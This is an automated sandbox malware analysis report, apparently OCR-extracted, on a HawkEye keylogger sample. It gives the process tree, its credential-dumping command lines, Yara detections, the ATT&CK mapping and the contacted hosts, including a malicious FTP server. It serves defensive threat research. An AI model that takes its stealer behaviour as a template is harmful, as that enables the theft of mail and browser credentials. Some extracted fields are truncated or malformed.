



ID: 587288
Sample Name: TGQfHfehsY
Cookbook: default.jbs
Time: 11:55:11
Date: 11/03/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report TGQfHfehsY 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Yara Signatures 4
Memory Dumps 4
Unpacked PEs 5
Sigma Signatures 5
Joe Sandbox Signatures 5
AV Detection 5
Networking 5
Key, Mouse, Clipboard, Microphone and Screen Capturing 6
System Summary 6
Data Obfuscation 6
Hooking and other Techniques for Hiding and Protection 6
HIPS / PFW / Operating System Protection Evasion 6
Stealing of Sensitive Information 6
Remote Access Functionality 6
Mitre Att&ck Matrix 6
Behavior Graph 7
Screenshots 8
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 9
Unpacked PE Files 9
Domains 10
URLs 10
Domains and IPs 11
Contacted Domains 11
Contacted URLs 11
URLs from Memory and Binaries 11
World Map of Contacted IPs 16
Public IPs 16
General Information 17
Warnings 17
Simulations 17
Behavior and APIs 17
Joe Sandbox View / Context 18
IPs 18
Domains 18
ASNs 18
JA3 Fingerprints 18
Dropped Files 18
Created / dropped Files 18
C:\Users\user\AppData\Local\Temp\6kvziwv34i 18
C:\Users\user\AppData\Local\Temp\bhv8D09.tmp 18
C:\Users\user\AppData\Local\Temp\brtwja 19
C:\Users\user\AppData\Local\Temp\holderwb.txt 19
C:\Users\user\AppData\Local\Temp\pjavpo.exe 19
C:\Users\user\AppData\Roaming\pid.txt 20
C:\Users\user\AppData\Roaming\pidloc.txt 20
Static File Info 20
General 20
File Icon 21
Static PE Info 21
General 21
Entrypoint Preview 21
Rich Headers 22
Data Directories 22
Sections 22
Resources 23
Imports 23
Possible Origin 23
Network Behavior 23
Snort IDS Alerts 23
Network Port Distribution 24
TCP Packets 24
UDP Packets 25

Copyright Joe Security LLC 2022

DNS Queries 25
DNS Answers 25
HTTP Request Dependency Graph 26
HTTP Packets 26
HTTPS Proxied Packets 26
FTP Packets 28
Statistics 29
Behavior 29
System Behavior 29
Analysis Process: TGQfHfehsY.exePID: 6544, Parent PID: 1720 29
General 29
File Activities 30
File Created 30
File Deleted 31
File Written 31
File Read 32
Analysis Process: pjavpo.exePID: 6660, Parent PID: 6544 32
General 32
File Activities 32
File Read 32
Analysis Process: pjavpo.exePID: 6720, Parent PID: 6660 33
General 33
File Activities 34
File Created 34
File Deleted 35
File Written 35
File Read 35
Registry Activities 35
Key Value Modified 36
Analysis Process: vbc.exePID: 580, Parent PID: 6720 36
General 36
File Activities 36
File Created 36
Analysis Process: vbc.exePID: 5484, Parent PID: 6720 36
General 36
File Activities 37
File Created 37
File Deleted 37
File Written 37
File Read 37
Disassembly 38


Windows Analysis Report

TGQfHfehsY


Overview

General Information

Sample Name:	TGQfHfehsY (renamed file extension from none to exe)
Analysis ID:	587288
MD5:	9b8ec9e094676d..
SHA1:	65f99e529982f1c..
SHA256:	54fa4651e925e0..
Tags:	exe
Infos:	



Detection




HawkEye MailPassView

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e…
- Yara detected MailPassView
- Yara detected HawkEye Keylogger
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Detected HawkEye Rat
- Tries to steal Mail credentials (via fi…
- Tries to steal Mail credentials (via fi…
- Allocates memory in foreign process…
- May check the online IP address of…
- .NET source code contains potentia…
- Injects a PE file into a foreign proce…

Classification



Process Tree

- **System is w10x64**
- TGQfHfehsY.exe (PID: 6544 cmdline: "C:\Users\user\Desktop\TGQfHfehsY.exe" MD5: 9B8EC9E094676D88B02F038F318AFD86)
  - pjavpo.exe (PID: 6660 cmdline: C:\Users\user\AppData\Local\Temp\pjavpo.exe C:\Users\user\AppData\Local\Temp\brtwja MD5: 1294A9DDC96CAC3F16FAE32EA9D6670D)
    - pjavpo.exe (PID: 6720 cmdline: C:\Users\user\AppData\Local\Temp\pjavpo.exe C:\Users\user\AppData\Local\Temp\brtwja MD5: 1294A9DDC96CAC3F16FAE32EA9D6670D)
      - vbc.exe (PID: 580 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe /stext "C:\Users\user\AppData\Local\Temp\holdermail.txt" MD5: C63ED21D5706A527419C9FBD730FFB2E)
      - vbc.exe (PID: 5484 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe /stext "C:\Users\user\AppData\Local\Temp\holderwb.txt" MD5: C63ED21D5706A527419C9FBD730FFB2E)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
0000000C.00000000.306975405.0000000000400000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_MailPassView	Yara detected MailPassView	Joe Security	

Copyright Joe Security LLC 2022

Source	Rule	Description	Author	Strings
00000005.00000002.497729162.0000000004A22000.00000040.00000800.00020000.00000000.sdmp	RAT_HawkEye	Detects HawkEye RAT	Kevin Breen <kevin@techanarchy.net>	• 0x7b748:$key: HawkEyeKeylogger • 0x7d946:$salt: 099u787978786 • 0x7bd61:$string1: HawkEye_Keylogger • 0x7cbb4:$string1: HawkEye_Keylogger • 0x7d8a6:$string1: HawkEye_Keylogger • 0x7c14a:$string2: holdermail.txt • 0x7c16a:$string2: holdermail.txt • 0x7c08c:$string3: wallet.dat • 0x7c0a4:$string3: wallet.dat • 0x7c0ba:$string3: wallet.dat • 0x7d488:$string4: Keylog Records • 0x7d7a0:$string4: Keylog Records • 0x7d99e:$string5: do not script --> • 0x7b730:$string6: \pidloc.txt • 0x7b796:$string7: BSPLIT • 0x7b7a6:$string7: BSPLIT
00000005.00000002.497729162.0000000004A22000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_MailPassView	Yara detected MailPassView	Joe Security	
00000005.00000002.497729162.0000000004A22000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_HawkEye	Yara detected HawkEye Keylogger	Joe Security	
00000005.00000002.497729162.0000000004A22000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_WebBrowserPassView	Yara detected WebBrowserPassView password recovery tool	Joe Security	
Click to see the 58 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.pjavpo.exe.7bf0000.21.raw.unpack	HKTL_NET_GUID_Stealer	Detects c# red/black-team tools via typelibguid	Arnim Rupp	• 0x101b:$typelibguid0: 8fcd4931-91a2-4e18-849b-70de34ab75df
5.0.pjavpo.exe.400000.0.unpack	HKTL_NET_GUID_Stealer	Detects c# red/black-team tools via typelibguid	Arnim Rupp	• 0x1b67b:$typelibguid0: 8fcd4931-91a2-4e18-849b-70de34ab75df
5.2.pjavpo.exe.4a29c0d.17.unpack	JoeSecurity_WebBrowserPassView	Yara detected WebBrowserPassView password recovery tool	Joe Security	
13.0.vbc.exe.400000.3.raw.unpack	JoeSecurity_WebBrowserPassView	Yara detected WebBrowserPassView password recovery tool	Joe Security	
5.0.pjavpo.exe.41ce65.15.unpack	JoeSecurity_WebBrowserPassView	Yara detected WebBrowserPassView password recovery tool	Joe Security	
Click to see the 280 entries				

Sigma Signatures

There are no malicious signatures, click here to show all signatures.

Joe Sandbox Signatures

AV Detection



Multi AV Scanner detection for submitted file

Networking



Copyright Joe Security LLC 2022

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

May check the online IP address of the machine

Key, Mouse, Clipboard, Microphone and Screen Capturing



Yara detected HawkEye Keylogger

Contains functionality to log keystrokes (.Net Source)

System Summary



Malicious sample detected (through community Yara rule)

Data Obfuscation



.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection



Changes the view of files in windows explorer (hidden files and folders)

HIPS / PFW / Operating System Protection Evasion



Allocates memory in foreign processes

Injects a PE file into a foreign processes

Sample uses process hollowing technique

Writes to foreign memory regions

.NET source code references suspicious native API functions

Stealing of Sensitive Information



Yara detected MailPassView

Yara detected HawkEye Keylogger

Tries to steal Mail credentials (via file / registry access)

Tries to steal Mail credentials (via file registry)

Tries to harvest and steal browser information (history, passwords, etc)

Yara detected WebBrowserPassView password recovery tool

Tries to steal Instant Messenger accounts or passwords

Remote Access Functionality



Yara detected HawkEye Keylogger


Detected HawkEye Rat

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
1 Replication Through Removable Media	1 Windows Management Instrumentation	Path Interception	1 Access Token Manipulation	1 Disable or Modify Tools	1 OS Credential Dumping	1 System Time Discovery	1 Replication Through Removable Media	1 1 Archive Collected Data	1 Exfiltration Over Alternative Protocol	4 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Default Accounts	1 2 Native API	Boot or Logon Initialization Scripts	4 1 1 Process Injection	1 1 Deobfuscate/Decode Files or Information	1 Input Capture	1 Peripheral Device Discovery	Remote Desktop Protocol	1 Data from Local System	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Shared Modules	Logon Script (Windows)	Logon Script (Windows)	3 1 Obfuscated Files or Information	2 Credentials in Registry	1 Account Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 Software Packing	1 Credentials In Files	2 File and Directory Discovery	Distributed Component Object Model	1 Input Capture	Scheduled Transfer	1 Remote Access Software	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Masquerading	LSA Secrets	2 8 System Information Discovery	SSH	1 Clipboard Data	Data Transfer Size Limits	3 Non-Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 Query Registry	VNC	GUI Input Capture	Exfiltration Over C2 Channel	1 4 Application Layer Protocol	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Access Token Manipulation	DCSync	5 1 Security Software Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	4 1 1 Process Injection	Proc Filesystem	2 1 Virtualization/Sandbox Evasion	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Hidden Files and Directories	/etc/passwd and /etc/shadow	3 Process Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	1 Application Window Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	1 System Owner/User Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Protocols			Service Stop
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Rename System Utilities	Keylogging	1 Remote System Discovery	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DNS			Inhibit System Recovery
Compromise Hardware Supply Chain	Visual Basic	Scheduled Task	Scheduled Task	Masquerade Task or Service	GUI Input Capture	1 1 System Network Configuration Discovery	Exploitation of Remote Services	Email Collection	Commonly Used Port	Proxy			Defacement


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
TGQfHfehsY.exe	32%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.pjavpo.exe.20e0000.1.unpack	100%	Avira	TR/Inject.vcoldi		Download File
13.2.vbc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1227086		Download File
5.0.pjavpo.exe.415058.10.unpack	100%	Avira	TR/Inject.vcoldi		Download File
5.0.pjavpo.exe.400000.9.unpack	100%	Avira	HEUR/AGEN.1213281		Download File
5.0.pjavpo.exe.400000.0.unpack	100%	Avira	TR/Inject.vcoldi		Download File
5.2.pjavpo.exe.4a20000.16.unpack	100%	Avira	TR/AD.MExecute.lzrac		Download File
5.2.pjavpo.exe.4a20000.16.unpack	100%	Avira	SPR/Tool.MailPassView.473		Download File

Copyright Joe Security LLC 2022

Source	Detection	Scanner	Label	Link	Download
5.0.pjavpo.exe.400000.5.unpack	100%	Avira	HEUR/AGEN.1213281		Download File
5.2.pjavpo.exe.4990000.15.unpack	100%	Avira	TR/Inject.vcoldi		Download File
13.0.vbc.exe.400000.2.unpack	100%	Avira	HEUR/AGEN.1227086		Download File
5.0.pjavpo.exe.400000.8.unpack	100%	Avira	HEUR/AGEN.1213281		Download File
5.2.pjavpo.exe.3803258.6.unpack	100%	Avira	TR/Inject.vcoldi		Download File
13.0.vbc.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1227086		Download File
12.0.vbc.exe.400000.1.unpack	100%	Avira	SPR/Tool.MailPassView.473		Download File
5.0.pjavpo.exe.400000.4.unpack	100%	Avira	HEUR/AGEN.1213281		Download File
13.0.vbc.exe.400000.4.unpack	100%	Avira	HEUR/AGEN.1227086		Download File
5.0.pjavpo.exe.400000.2.unpack	100%	Avira	TR/Inject.vcoldi		Download File
5.0.pjavpo.exe.415058.14.unpack	100%	Avira	TR/Inject.vcoldi		Download File
13.0.vbc.exe.400000.3.unpack	100%	Avira	HEUR/AGEN.1227086		Download File
12.0.vbc.exe.400000.4.unpack	100%	Avira	SPR/Tool.MailPassView.473		Download File
13.0.vbc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1227086		Download File
3.2.pjavpo.exe.20f1458.2.unpack	100%	Avira	TR/Inject.vcoldi		Download File
5.2.pjavpo.exe.400000.0.unpack	100%	Avira	TR/AD.MExecute.lzrac		Download File
5.2.pjavpo.exe.400000.0.unpack	100%	Avira	SPR/Tool.MailPassView.473		Download File
5.0.pjavpo.exe.400000.3.unpack	100%	Avira	TR/Inject.vcoldi		Download File
5.2.pjavpo.exe.415058.3.unpack	100%	Avira	TR/Inject.vcoldi		Download File
5.0.pjavpo.exe.400000.13.unpack	100%	Avira	HEUR/AGEN.1213281		Download File
5.0.pjavpo.exe.400000.1.unpack	100%	Avira	TR/Inject.vcoldi		Download File
12.0.vbc.exe.400000.2.unpack	100%	Avira	SPR/Tool.MailPassView.473		Download File
5.0.pjavpo.exe.400000.6.unpack	100%	Avira	HEUR/AGEN.1213281		Download File
12.0.vbc.exe.400000.3.unpack	100%	Avira	SPR/Tool.MailPassView.473		Download File
5.0.pjavpo.exe.400000.7.unpack	100%	Avira	HEUR/AGEN.1213281		Download File
12.0.vbc.exe.400000.0.unpack	100%	Avira	SPR/Tool.MailPassView.473		Download File

Domains

Source	Detection	Scanner	Label	Link
ftp.manchutimefashion.com	0%	Virustotal		Browse
63.155.11.0.in-addr.arpa	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://deff.nelreports.net/api/report?cat=msn	0%	URL Reputation	safe	
http://https://mem.gfx.ms/me/MeControl/10.19168.0/en-US/meCore.min.js	0%	URL Reputation	safe	
http://images.outbrainimg.com/transform/v3/eyJpdSI6Ijk4OGQ1ZDgwMWE2ODQ2NDNkM2ZkMmYyMGEwOTgwMWQ3MDE2Z	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.carterandcone.commg	0%	Avira URL Cloud	safe	
http://https://logincdn.msauth.net/16.000/Converged_v21033_-0mnSwu67knBd7qR7YN9GQ2.css	0%	URL Reputation	safe	
http://https://logincdn.msauth.net/16.000.28666.10/content/images/microsoft_logo_ee5c8d9fb6248c938fd0dc1937	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://logincdn.msauth.net/16.000.28666.10/content/images/ellipsis_white_5ac590ee72bfe06a7cecfd75b5	0%	URL Reputation	safe	
http://https://logincdn.msauth.net/16.000.28666.10/content/images/ellipsis_grey_2b5d393db04a5e6e1f739cb266e	0%	URL Reputation	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://https://mem.gfx.ms/meversion?partner=RetailStore2&market=en-us&uhf=1	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/rL	0%	Avira URL Cloud	safe	
http://https://172.217.23.78/	0%	URL Reputation	safe	
http://images.outbrainimg.com/transform/v3/eyJpdSI6ImYxODk5OTBhOWZjYjFmZjNjNmMxNDhmYjkzM2M3NzY1Mzk3Z	0%	Avira URL Cloud	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTSGIAG3.crt0)	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://https://adservice.google.co.uk/adsid/google/ui?gadsid=AORoGNQXg7AHkvg6J6S0TqGFa_0HynGV3_XxYfs4fLINJG	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://https://whatismyipaddress.comx&Qqt	0%	Avira URL Cloud	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.sakkal.comuv	0%	Avira URL Cloud	safe	
http://images.outbrainimg.com/transform/v3/eyJpdSI6IjJkYTFhZDAwNDEyNzQ2M2E3MGUyMWVkZmIxNmUyZjQ2MjBkM	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.de	0%	URL Reputation	safe	
http://https://logincdn.msauth.net/16.000/content/js/ConvergedLoginPaginatedStrings.en_5QoHC_ilFOmb96M0pIeJ	0%	URL Reputation	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:au	0%	URL Reputation	safe	
http://www.fontbureau.com91S	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://https://logincdn.msauth.net/16.000/content/js/OldConvergedLogin_PCore_xqcDwEKeDux9oCNjuqEZ-A2.js	0%	URL Reputation	safe	
http://cookies.onetrust.mgr.consensu.org/onetrust-logo.svg	0%	URL Reputation	safe	
http://https://logincdn.msauth.net/16.000.28230.00/images/microsoft_logo.svg?x=ee5c8d9fb6248c938fd0dc19370e	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
whatismyipaddress.com	104.16.155.36	true	false		high
ftp.manchutimefashion.com	66.70.204.222	true	true	• 0%, Virustotal, Browse	unknown
63.155.11.0.in-addr.arpa	unknown	unknown	false	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://whatismyipaddress.com/	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.google.com/chrome/static/css/main.v2.min.css	bhv8D09.tmp.13.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.msn.com//searchp/LinkId=255141	vbc.exe, 0000000D.00000003.325673478.000 0000002215000.00000004.00000800.00020000 .00000000.sdmp	false		high
http://https://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=&ved=2ahUKEwj8k7G9rJDsAhWNTxUIHZZGDCQQ	vbc.exe, 0000000D.00000003.325110381.000 000000220D000.00000004.00000800.00020000 .00000000.sdmp, vbc.exe, 0000000D.000000 03.323407346.000000000222A000.00000004.0 0000800.00020000.00000000.sdmp, bhv8D09. tmp.13.dr	false		high
http://https://dl.google.com/tag/s/appguid%3D%7B8A69D345-D564-463C-AFF1-A69D9E530F96%7D%26iid%3D%7B83C84637	bhv8D09.tmp.13.dr	false		high
http://www.msn.com	bhv8D09.tmp.13.dr	false		high
http://www.fontbureau.com/designers	pjavpo.exe, 00000005.00000002.499537073. 0000000006202000.00000004.00000800.00020 000.00000000.sdmp	false		high
http://https://deff.nelreports.net/api/report?cat=msn	bhv8D09.tmp.13.dr	false	• URL Reputation: safe	unknown
http://https://contextual.media.net/__media__/js/util/nrrV9140.js	bhv8D09.tmp.13.dr	false		high
http://https://mem.gfx.ms/me/MeControl/10.19168.0/en-US/meCore.min.js	bhv8D09.tmp.13.dr	false	• URL Reputation: safe	unknown
http://https://www.google.com/chrome/static/images/download-browser/big_pixel_phone.png	bhv8D09.tmp.13.dr	false		high
http://images.outbrainimg.com/transform/v3/eyJpdSI6Ijk4OGQ1ZDgwMWE2ODQ2NDNkM2ZkMmYyMGEwOTgwMWQ3MDE2Z	bhv8D09.tmp.13.dr	false	• URL Reputation: safe	unknown
http://https://s.yimg.com/lo/api/res/1.2/BXjlWewXmZ47HeV5NPvUYA--~A/Zmk9ZmlsbDt3PTYyMjtoPTM2ODthcHBpZD1nZW1	bhv8D09.tmp.13.dr	false		high
http://https://www.google.com/intl/en_uk/chrome/thank-you.html?statcb=0&installdataindex=empty&defaultbrows	bhv8D09.tmp.13.dr	false		high
http://whatismyipaddress.com/-	pjavpo.exe, 00000003.00000002.246555259. 00000000020E0000.00000004.00000800.00020 000.00000000.sdmp, pjavpo.exe, 00000005. 00000002.492406178.0000000000400000.0000 0040.00000400.00020000.00000000.sdmp, pj avpo.exe, 00000005.00000002.497729162.00 00000004A22000.00000040.00000800.0002000 0.00000000.sdmp, pjavpo.exe, 00000005.00 000002.497425736.0000000003801000.000000 04.00000800.00020000.00000000.sdmp, pjavpo.exe, 00000005.00000000.244278596.0000000004140 00.00000040.00000400.00020000.00000000.sdmp, pjavpo.exe, 00000005.00000002.497655109.00000 00004990000.00000004.08000000.00040000.0 0000000.sdmp, pjavpo.exe, 00000005.00000 002.497590428.0000000004908000.00000004. 00000800.00020000.00000000.sdmp	false		high
http://www.galapagosdesign.com/DPlease	pjavpo.exe, 00000005.00000002.499537073. 0000000006202000.00000004.00000800.00020 000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.site.com/logs.php	pjavpo.exe, 00000005.00000002.493747770. 0000000002801000.00000004.00000800.00020 000.00000000.sdmp	false		high
http://www.zhongyicts.com.cn	pjavpo.exe, 00000005.00000003.257123163. 0000000004F9E000.00000004.00000800.00020 000.00000000.sdmp, pjavpo.exe, 00000005. 00000002.499537073.0000000006202000.0000 0004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.commg	pjavpo.exe, 00000005.00000003.258100800. 0000000004F9E000.00000004.00000800.00020 000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://logincdn.msauth.net/16.000/Converged_v21033_-0mnSwu67knBd7qR7YN9GQ2.css	bhv8D09.tmp.13.dr	false	• URL Reputation: safe	unknown
http://https://www.google.com/complete/search?q&cp=0&client=psy-ab&xssi=t&gs_ri=gws-wiz&hl=en&authuser=0&ps	bhv8D09.tmp.13.dr	false		high

